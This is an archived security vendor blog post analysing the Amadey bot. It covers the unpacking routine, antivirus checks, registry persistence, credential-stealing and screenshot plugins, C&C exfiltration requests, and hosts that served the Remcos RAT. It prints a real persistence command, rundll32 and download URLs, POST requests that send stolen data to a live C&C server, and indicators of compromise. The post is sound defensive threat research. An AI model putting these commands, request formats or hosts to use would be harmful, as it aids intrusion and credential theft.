Latest Amadey Uses Screen Capture, Pushes Remcos RAT | Blog

By Rohit Chaturvedi, Amandeep Kumar

Published: 2020-05-20 · Archived: 2026-04-02 11:26:16 UTC

The Zscaler ThreatLabZ team is continually monitoring known threats to see if they re-appear in a different form.

One such threat we've kept an eye on is Amadey, a bot of Russian origin, which was first seen in late 2018. Once on a victim's machine, Amadey sends user data to a Command and Control (C&C) server and executes other tasks sent back by the C&C server. Several versions of this bot have been seen, with the last version (v1.09) first being spotted by Cylance earlier this year. In this blog, we will analyze the latest version of this bot, looking at the updates from the previous version.

In addition to the new version of the bot payload, the author also updated the login page **"a2020 AMADEY"**. This latest version has some new functionality, such as screen capturing, is pushing the Remcos RAT on its C&C panel task list, and features some modified modules.



Figure 1: Amadey Live 2020 Login Page

As per the Twitter source handle, @FaLconIntel and further confirmed by our analysis, the new version of Amadey is being delivered via the well-known RIG Exploit Kit (RIG EK).

Figure 2: RIG EK [Image Source: Twitter]

Packed file analysis

The parent file is compiled in Visual C++ and is responsible for unpacking the Amadey bot module.

The unpacking is done in two stages. The first stage is shown in Figure 3. To deobfuscate the first layer, it starts in reverse order.

```
inc     ecx
and     ecx, 0FFh
mov     dl, byte_83C158[ecx]
movzx   ebx, dl
add     ebx, eax
and     ebx, 0FFh
mov     eax, ebx
mov     bl, byte_83C158[eax]
mov     byte_83C158[eax], dl
mov     byte_83C158[ecx], bl
movzx   edx, byte_83C158[eax]
movzx   ebx, bl
add     edx, ebx
and     edx, 0FFh
movzx   edx, byte_83C158[edx]
xor     [edi+esi], dl
sub     esi, 1
jns     short loc_40B7B2
mov     dword_83DD48, eax
mov     dword_83DD50, ecx
```

Figure 3: The first layer of deobfuscation in reverse order.

The above deobfuscation contains in-memory code that resolves Windows Library and API names in stack and loads them.

```
8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
8B4D CC        MOV ECX,DWORD PTR SS:[EBP-34]
8948 14        MOV DWORD PTR DS:[EAX+14],ECX
8365 C8 00     AND DWORD PTR SS:[EBP-38],00000000
8365 F4 00     AND DWORD PTR SS:[EBP-0C],00000000
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 6B65 MOV DWORD PTR SS:[EAX+EBP-30],6E72656B
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04        ADD EAX,4
8945 C8        MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 656C MOV DWORD PTR SS:[EAX+EBP-30],32336C65
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04        ADD EAX,4
8945 C8        MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 2E64 MOV DWORD PTR SS:[EAX+EBP-30],6C6C642E
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04        ADD EAX,4
8945 C8        MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8        MOV EAX,DWORD PTR SS:[EBP-38]
C64405 D0 00   MOV BYTE PTR SS:[EAX+EBP-30],0
8365 C8 00     AND DWORD PTR SS:[EBP-38],00000000
8D45 D0        LEA EAX,[EBP-30]
50             PUSH EAX
8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
FF50 10        CALL DWORD PTR DS:[EAX+10]                    kernel32.LoadLibraryA
```

Figure 4: The API name resolving in stack.

For instance, the “6E72656B 32336C65 6C6C642E” hex value resolves to “kernel32.dll” in the same way it loads specific library procedures and other modules. After completing the API resolving task, it moves to the next stage of the deobfuscation module to unpack the complete executable code.

```
C3             RETN
55             PUSH EBP
8BEC           MOV EBP,ESP
8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
8B41 0C        MOV EAX,DWORD PTR DS:[ECX+0C]
69C0 FD430300  IMUL EAX,EAX,343FD
05 C39E2600    ADD EAX,269EC3
8941 0C        MOV DWORD PTR DS:[ECX+0C],EAX
C1E8 10        SHR EAX,10
25 FF7F0000    AND EAX,00007FFF
5D             POP EBP
```

Figure 5: The executable code deobfuscation.

Amadey payload analysis

Before executing its main payload, Amadey looks for any antivirus products installed on the infected machine with the command **_Z8aCheckAVv**(). After confirming antivirus is not installed on the victim machine, Amadey copies itself into **C:\ProgramData\e734daf4d7\nvlut.exe**.

Below are the list of antivirus product names that Amadey looks for before starting the execution:

- Avast Software
- Avira
- Kaspersky Lab
- ESET
- Panda Security
- Dr. Web
- AVG
- 360 Total Security

- Bitdefender
- Norton
- Sophos
- Comodo

For persistence, Amadey executes the following command to create a registry entry:

“REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /f /v Startup /t REG_SZ /d C:\ProgramData\e734daf4d7"

After completing the persistence stage, Amadey attempts to load two DLL files named *"cred.dll"* and *"scr.dll"* by using **LoadPluginPc()** on the victim machine. This was not present in Amadey 1.09 version.

The file **cred.dll** is responsible for stealing credentials from the system. Amadey looks to steal credentials for the following applications:

- FileZilla
- Pidgin
- WinSCP
- TigerVNC
- RealVNC
- TightVNC

The file **scr.dll** is responsible for taking system screenshots and sending them via a POST request to the C&C server.

LoadPluginPc(): This module is responsible for loading the above-mentioned DLL file. First, it decrypts the URL using the **DecryptPc()** module with keys as an argument as shown in Figure 6.



Figure 6: Decrypting the URL.

Keys as argument	Resolved strings
dbd77	http://

39157	sh1091505.a.had.su
cd1ed	1/index.php
4ee6d	cred.dll

After resolving the URL **sh1091505[.]a[.]had[.]su[/]1[/]cred.dll**, Amadey checks whether the DLL file already exists in **%TEMP%** as **cred.dll.** If the file is present, then it won't download. It adds an auto-run registry entry for the same DLL and creates a new process to run the DLL with following command **"rundll32.exe %AppData%\Local\Temp\cred.dll, Main".**

Note: It attempts to download **cred.dll** from two other locations:

- sh1091505[.]a[.]had[.]su[/]2[/]cred.dll
- sh1091505[.]a[.]had[.]su[/]3[/]cred.dll

The Main() module functionality is to steal stored credentials and other information from a predetermined list of applications. The harvested credentials along with the names of the applications are relayed to the C&C server via POST request over plain-text HTTP as seen below:

Figure 7: The POST request to send collected credentials to the C&C.

Amadey attempts to download the *scr.dll* file from the following URLs:

"http://sh1091505.a.had.su/1/scr[.]dll"
"http://sh1091505.a.had.su/2/scr[.]dll"
"http://sh1091505.a.had.su/3/scr[.]dll"

Scr.dll is responsible for capturing screenshots of the victim's desktop. The screen captures are stored in the **%TEMP%** directory as **[Uniquely Generated ID].jpg**. Amadey then uploads the screen capture image to the remote C&C server.

```
POST /1/index.php?scr=up HTTP/1.1
Host: sh1091505.a.had.su
User-Agent: Uploador
Content-Type: multipart/form-data; boundary=cf502f898f.jpg
Connection: Keep-Alive
Content-Length: 133748

--cf502f898f.jpg
Content-Disposition: form-data; name="data"; filename="cf502f898f.jpg"
Content-Type: application/octet-stream

......JFIF.............C.....................................  ...  ......
```

Figure 8: The POST request for a captured image.

In addition to uploading the harvested credentials and screen captures, Amadey also relays system information of the victim machine (as shown in Figure 9) to the C&C server.

```
POST /2/index.php HTTP/1.1
Host: sh1091505.a.had.su
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

id=cf502f898f&sd=f9c9ae&vs=1.71&ar=1&bi=1&lv=0&os=1&av=1&pc=216554&un=
```

Figure 9: The POST request for system information of the victim machine.

Key	Value
&id	Identification
&sd	Build identifier for the Amadey executable
&vs	Version 1.71 (version varies from 1.05 to 1.98 until now)
&ar	Infected machine has administrative privilege or not
&bi	64bit or 32bit
&lv	Additional malware installed on infected machine

&os	Operating System
&av	Antivirus present or not
&pc	Host Name
&un	User Name
&dm	Domain Name

Figure 10: The POST parameters of Amadey-C&C communication.

We looked at the C&C panel associated with the payload that we analyzed and discovered that a large percentage (56 percent) of infected systems are based in Canada.



Figure 11: The live Amadey control panel.

During our analysis, we also discovered that Amadey was actively pushing the Remcos RAT via its control panel by assigning the same task to all units (or bots) marking '*' under the Unit tab. We have also seen instances of Amaday C&C servers recently that are actively pushing DoublePulsar backdoor and EternalBlue exploit payloads on the victim machine.



Figure 12: The live Amadey control panel task list.

We also looked at the distribution of Windows operating systems of the infected hosts and found that a vast majority of them (76 percent) were running Windows 7.



Figure 13: A graph represents bots running on different OS.

Indicators of Compromise

49599EAF424176BEC33B0181C9A9610B - parent file

5d0ec68ac027c96282e15bc1a0da0e39 - cred.dll

05e99dcad9cacace66e8ee555e0916e4 - scr.dll

Cbfafbff9749901afabc0f8d163a4442- Remcos RAT

5d9e6089a7f7a7056161ae6ee2e7f5ff- Remcos RAT

C&C server

sh1091505.a.had[.]su

217.8.117[.]76/tools/ports/apps/login.php

217.8.117[.]42/newCC/login.php

217.8.117[.]76/cort.exe //Remcos RAT

217.8.117[.]76/rev.exe //Remcos RAT

Explore more Zscaler blogs
